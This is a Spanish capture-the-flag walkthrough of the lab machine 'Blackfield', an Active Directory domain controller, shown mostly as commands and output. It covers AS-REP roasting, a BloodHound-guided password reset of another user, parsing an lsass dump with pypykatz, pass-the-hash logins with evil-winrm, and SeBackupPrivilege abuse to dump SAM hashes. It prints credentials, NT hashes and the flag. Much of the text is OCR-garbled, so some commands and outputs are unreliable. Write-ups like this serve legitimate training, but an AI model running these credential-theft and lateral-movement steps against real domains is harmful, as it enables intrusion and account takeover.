Blackfield

Escaneo

```
) nmap -p53,88,135,389,445,593,3268,5985 -sCV 10.129.229.17 -oN escaneo
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-05-03 17:41 CEST
Nmap scan report for 10.129.229.17
Host is up (0.16s tahency).

PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open Kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-03 22:41:08Z)
135/tcp open msrpc Microsoft Windows RPC
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp open nicrosoft-ds?
593/tcp open nicrosoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
593/tcp open http Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5983/tcp open http Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5983/tcp open http Microsoft-HTTPAPI http2 (SSDP/UPnP)
Lhttp-title: Not Found
Lhttp-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
L-clock-skew: 6h59m55s
| smb2-security-mode:
3:1:1:
Message signing enabled and required
| smb2-time:
| date: 2024-05-0372:41:20
| start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 60.37 seconds
```

```
10.129.96.185 bart.htb forum.bart.htb monitor.bart.htb i 10.129.229.17 BLACKFIELD.local DC01.BLACKFIELD.local
```

RPC

```
> rpcclient -U "" 10.129.229.17 -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> |
```

LDAP no saca nada

SMB

```
[+] IP: 10.129.229.17:445
                               Name: BLACKFIELD.local
                                                                Status: Authenticated
       Disk
                                                                Permissions
                                                                                Comment
        ADMIN$
                                                                                Remote Admin
                                                                                Default share
        forensic
                                                                                Forensic / Audit share.
        IPC$
                                                                READ ONLY
                                                                                Remote IPC
       NETLOGON
                                                                                Logon server share
       profiles$
                                                                READ ONLY
        .
SYSV0L
                                                                                Logon server share
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```

smbmap -H 10.129.229.17 -u 'null' -r 'profiles\$'

```
[+] IP: 10.129.229.17:445
                                 Name: BLACKFIELD.local
                                                                   Status: Authenticated
        Disk
                                                                   Permissions
                                                                                   Comment
        ADMIN$
                                                                                   Remote Admin
                                                                                   Default share
        forensic
                                                                                   Forensic / Audit share.
        IPC$
                                                                                   Remote IPC
        NETLOGON
                                                                                   Logon server share
        profiles$
        ./profiles$
                                   0 Wed Jun 3 18:47:12 2020
        dr--r--r--
                                   0 Wed Jun
        dr--r--r--
                                              3 18:47:12 2020
                                   0 Wed Jun
                                              3 18:47:11 2020
        dr--r--r--
                                              3 18:47:11 2020
                                                                  ABarteski
                                   0 Wed Jun
                                   0 Wed Jun 3 18:47:11 2020
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                                              3 18:47:11 2020
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        dr--r--r--
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        dr--r--r--
                                              3 18:47:11 2020
                                   0 Wed Jun
                                                                  AChampken
        dr--r--r--
                                              3 18:47:11 2020
        dr--r--r--
                                   0 Wed Jun
                                                                  ACheretei
                                   0 Wed Jun
                                              3 18:47:11 2020
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                                   0 Wed Jun
                                              3 18:47:11 2020
                                                                  AHigchens
                                   0 Wed Jun
                                              3 18:47:11 2020
                                                                   AJaquemai
                                   0 Wed Jun
                                              3 18:47:11 2020
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                                              3 18:47:11 2020
                                                                   AKoffenburger
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                                                                   AKollolli
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                                                                   AKruppe
                                   0 Wed Jun
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                                                                  AKubale
                                              3 18:47:11 2020
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                                                                  ALamerz
                                              3 18:47:11 2020
                                   0 Wed Jun
                                                                  AMaceldon
                                   0 Wed Jun 3 18:47:11 2020
        dr--r--r--
                                                                  AMasalunga
                                              3 18:47:11 2020
                                   0 Wed Jun
                                                                  ANavay
                                              3 18:47:11 2020
                                   0 Wed Jun
        dr--r--r--
                                                                  ANesterova
                                              3 18:47:11 2020
3 18:47:11 2020
                                   0 Wed Jun
                                                                  ANeusse
                                   0 Wed Jun
        dr--r--r--
                                                                  A0kleshen
                                   0 Wed Jun
                                              3 18:47:11 2020
                                                                  APustulka
                                              3 18:47:11 2020
        dr--r--r--
                                   0 Wed Jun
                                                                  ARotella
                                              3 18:47:11 2020
                                   0 Wed Jun
                                                                  ASanwardeker
                                   0 Wed Jun
                                              3 18:47:11 2020
                                                                  AShadaia
        dr--r--r--
                                     Wed Jun
                                                18:47:11 2020
                                                                  ASischo
        dr--r--r--
                                              3 18:47:11 2020
                                                                  ASpruce
```

cogemos todo con smbmap -H 10.129.229.17 -u 'null' -r 'profiles\$' > usuarios cat usuarios | tail -n 315 | awk '{print \$8}'

Ataque ASREPROAST

para comprobar los usarios vamos a utilizar el kerberos que es el impacket

```
impacket-GetNPUsers blackfield.local/ -no-pass -usersfile
users.txt | grep -vE "KDC_ERR_C_PRINCIPAL_UNKNOWN"
```

r

```
rpcclient -U "support%#00^BlackKnight" 10.129.229.17
-c "enumdomusers" | awk '{print $1}' | awk -F ":" '{print $2}' | tr -d '[]'
```

```
language-bahs
```

```
crackmapexec smb 10.129.229.17 -u usersdef.txt -p '#00^BlackKnight' --continue-on-success
```

Intentamos con Evil-winRM

```
Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

25 / Ps./home/unicomanu/Academia/blackfield (D) took \(\nabla 275 \) \(\nabla 1 \)
```

Debido al error de antes porque no tenemos permisos en este usuario que es el el support

blood hound

Iniciamos el Bloodhound pero antes el neo4j start

Despues vamos a cargar el archivo de bloodhound linux con este comando

```
Bash

bloodhound-python -u support -p '#00^BlackKnight' -dc

DC01.blackfield.local -ns 10.129.229.17 -d blackfield.local -c

all --zip
```

Tenemos que sincronizar la hora porque nos sale este error

En este caso no pasa nada porque nos lo ha generado


```
INFO: Done in 00M 34S
INFO: Compressing output into 20240507181631_bloodhound.zip
} ls

| 20240507181631_bloodhound.zip | escaneo | hash | ports | ports_ep | users | usersdef.txt | usuarios
```



Una vez cargado todo tenemos que buscar el usuario que tenemos, para despues en node info nos detallara la informacion que necesitemos, para nosotros lo que tenemos que buscar es desde GROUP MEMBERSHIP

Con esto lo que hacemos es ver los permisos y grupos que tenemos, lo importante es como vemos en el medio ForceChangePassword que son los permisos que podemos modificar cada uno es diferente nosotros tenemos que buscar el mejor de todos ellos aqui en la imagen lo tenemos OUTBOUND OBJECT CONTROL que es el que aparece para poder vulnerarlo le pinchamos a click derecho en la interrogante y saldra lo que podemos ejecutar



este es el comando entero


```
net rpc password "audit2020" "manu1234$" -U
"blackfield.local"/"support"%"#00^BlackKnight" -S
DC01.blackfield.local
```

Ahora continuamos con cravkmapexec por smb

```
Bash crackmapexec smb 10.129.143.7 -u audit2020 -p 'manu1234$'
```

```
User:[sxc-backup] rtd:[0x586]
user:[lydericlefebvre] rtd:[0x586]
user:[lydericlefebvre] rtd:[0x586]
rpcclient $> extuserinfo2 audit2020 23 Prueba2023!
rpcclient $> extuserinfo2 audit2020 - p 'Prueba2023!'
) crackmapexec rpc 10.129.229.17 - u audit2020 - p 'Prueba2023!'
usage: crackmapexec = [-h] [-t THREAD5] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {ssh,winrm,mssql,smb,rdp,ftp,ldap} ...
crackmapexec serror: argument protocol: invalid choice: 'rpc' (choose from 'ssh', 'winrm', 'mssql', 'smb', 'rdp', 'ftp', 'ldap')
) crackmapexec ser bi 0.129.229.17 - u audit2020 - p 'Prueba2023!'
SMB 10.129.229.17 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB 10.129.229.17 445 DC01 [-] BLACKFIELD.local\audit2020:Prueba2023! STATUS_LOGON_FAILURE
) nano /etc/hosts
) crackmapexec smb 10.129.143.7 - u audit2020 - p 'Prueba2023!'
SMB 10.129.143.7 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB 10.129.143.7 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB 10.129.143.7 445 DC01 [*] BLACKFIELD.local\audit2020:Prueba2023!
```

```
smbmap -H 10.129.143.7 -u audit2020 -p Prueba2023!
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                      https://github.com/ShawnDEvans/smbmap
 t] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
[+] IP: 10.129.143.7:445
                                                                   Status: Authenticated
                                 Name: BLACKFIELD.local
        Disk
                                                                   Permissions
        ADMIN$
                                                                                    Remote Admin
                                                                                    Default share
        C$
                                                                                    Forensic / Audit share.
Remote IPC
        forensic
                                                                   READ ONLY
        IPC$
        NETLOGON
                                                                                    Logon server share
                                                                   READ ONLY
        profiles$
SYSVOL
                                                                   READ ONLY
                                                                                    Logon server share
 smbmap -H 10.129.143.7 -u audit2020 -p Prueba2023! -r forensic
```



Para mas comodidad utilizaremos una montura y lo montamos sobre /mnt/blackfield

```
mount -t cifs -o username=audit2020, password=Prueba2023!
```

nos lo pasamos y lo vemoso comos es un archivo DMP

```
pypykatz lsa minidump lsass.DMP
```

Aqui los hashs y donde pone NT es el hash

```
evil-winrm -i 10.129.143.7 -u 'svc_backup' -H
9658d1d1dcd9250115e2205d9f48400d
```

```
WINRM 10.129.143.7 5985 DC01 [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
) evil-winrm -i 10.129.143.7 -u 'svc_backup' -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine


Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

Escalada

SeBackupPrivilege



Este grupo es el importante para que pueda funciona el winrm evil-winrm

Buscamos la vulnerabilidad del grupo que te nemos https://www.bordergate.co.uk/backup-operator-privilege-

<u>escalation/#:~:text=Backup%20Operators%20is%20a%20default,permissions%20that%20protect%20those%20files</u>.

Y seguimos los pasos

```
Kerberos support for Dynamic Access Control on this device has been disabled.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\sam c:\Windows\Tasks\SAM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\system c:\Windows\Tasks\SYSTEM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> cd C:\Windows\Tasks
*Evil-WinRM* PS C:\Windows\Tasks> dir

Directory: C:\Windows\Tasks
```

Una vez terminada lo que podemos hacer es el impacket en nuestra maquina

```
| 20240507181631_bloodhound.ztp | escaneo | hash | lsass.DMP | lsass.ztp | ports | ports_ep | SAM | SYSTEM | users | usersdef.txt | usuarios | topacket-secretsdump -sam | SAM -system | SYSTEM | LOCAL | Impacket v0.12.0.dev1 - Copyright 2023 Fortra |

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393 |

[*] Dumpting local SAM hashes (udd:rtd:lmhash:nthash) | Administrator:500:aad3b435b51404eea3d3b435b51404ee:67ef902eae0d740df6257f273de75051::: Guest:501:aad3b435b51404eea3d3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: |

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: |


SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information. |

Vevil-winrm -i 10.129.143.7 -u 'Administrator' -H 67ef902eae0d740df6257f273de75051 |

Evil-WinRM shell v3.5
```

y con ello sacamos mas hashs para ver si funciona si funciona con Administrator ya esataria

PEro si no funciona lo que vamos a hacer es clonar con robocopy el ntdis



despues hacemos I mismos

```
) evil-wins -1 18.129.143.7 -u 'Administrator' -M 1847565178480b6482444c453999e

Evil-WinDM shell v3.5

Warning: Reeste path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this eachine
Data: For more information, check Evil-WinDM Cithub: https://github.com/Mackplayers/evil-winraMRemote-path-completion
Info: Establishing commostion in remote anomaint
evil-WinDMS FC Universidations anomaint
evil-WinDMS FC Universidations are supported by the second of the second
```

Bash

4375a629c7c67c8e29db269060c955cb

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ...
*Evil-WinRM* PS C:\Users\Administrator> dir
    Directory: C:\Users\Administrator
Mode
                    LastWriteTime
                                            Length Name
              9/18/2020
d-r---
                           6:31 PM
                                                   3D Objects
              9/18/2020
                           6:31 PM
d-r---
                                                   Contacts
              11/5/2020
                           8:38 PM
                                                   Desktop
d-r---
d-r---
              11/5/2020
                           8:36 PM
                                                   Documents
d-r---
              9/18/2020
                           6:31 PM
                                                   Downloads
              9/18/2020
                           6:31 PM
                                                   Favorites
d-r---
              9/18/2020
                           6:31 PM
                                                   Links
d-r---
              9/18/2020
                           6:31 PM
                                                   Music
d-r---
              9/18/2020
                           6:31 PM
d-r---
                                                   Pictures
d-r---
              9/18/2020
                           6:31 PM
                                                   Saved Games
              9/18/2020
                           6:31 PM
                                                   Searches
d-r---
              9/18/2020
                           6:31 PM
                                                   Videos
d-r---
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
    Directory: C:\Users\Administrator\Desktop
                    LastWriteTime
                                            Length Name
Mode
                                               447 notes.txt
              2/28/2020 4:36 PM
              11/5/2020
                          8:38 PM
                                                32 root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4375a629c7c67c8e29db269060c955cb
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```